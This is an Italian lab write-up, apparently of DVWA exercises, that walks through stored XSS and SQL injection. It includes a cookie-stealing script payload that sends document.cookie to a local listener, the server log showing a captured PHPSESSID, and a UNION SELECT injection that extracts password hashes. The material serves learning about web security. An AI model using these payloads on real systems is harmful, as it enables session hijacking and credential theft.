
XSS Stored


XSS Stored è una vulnerabilità che consente di inserire codice javascript malevolo in una pagina web, che sarà eseguito in automatico dal browser di qualsiasi utente che visiterà la suddetta pagina.

Innanzitutto attivo un web server che avrà la funzione di ricevere le informazioni inviate dallo script.


Vado nella pagina XSS stored e inserisco un messaggio casuale da sostituire in seguito, perché ho notato che c'è una sanitizzazione che non consente di inserire messaggi più lunghi di tot caratteri.



Intercetto quindi il POST con Burp suite e cambio il messaggio con il mio script che mi permetterà di rubare il cookie dell'utente ignaro.



Questa impostazione mi ha permesso di codificare il payload in modo corretto




```
txtName=biscotto&mtxMessage=
<script>+alert(document.cookie)%3b+var+i%3dnew+Image%3b+i.src%3d"http%3a//127.0.0.1%3a1338/
%3f"%2bdocument.cookie%3b+</script>&btnSign=Sign+Guestbook
```


Questo mi ha permesso di ricevere nel server il cookie dell'utente ignaro che ha visitato la pagina

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 1338
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...
127.0.0.1 - - [10/Jan/2024 11:57:29] "GET /?security=low;%20PHPSESSID=cfc1a653911cb24f4f2cd8761942082d HTTP/1.
1" 200 -
```


SQL injection

Un attacco SQL injection permette di prendere il controllo dei comandi SQL di un database.

Provo ad alterare la query immettendo come input nel form l'operatore logico OR tra due operandi di cui uno sempre vero. Con questa tecnica ottengo tutte le entry del database. Questo è un punto vulnerabile ad una SQL injection.



Per unire al comando previsto *"SELECT first_name, last_name FROM users WHERE user_id = '$id'"* un comando per verificare se nel database sono presenti anche le password di questi utenti, uso il commando *1' UNION SELECT user, password FROM users#*



Ho così ottenuto gli hash delle password degli utenti.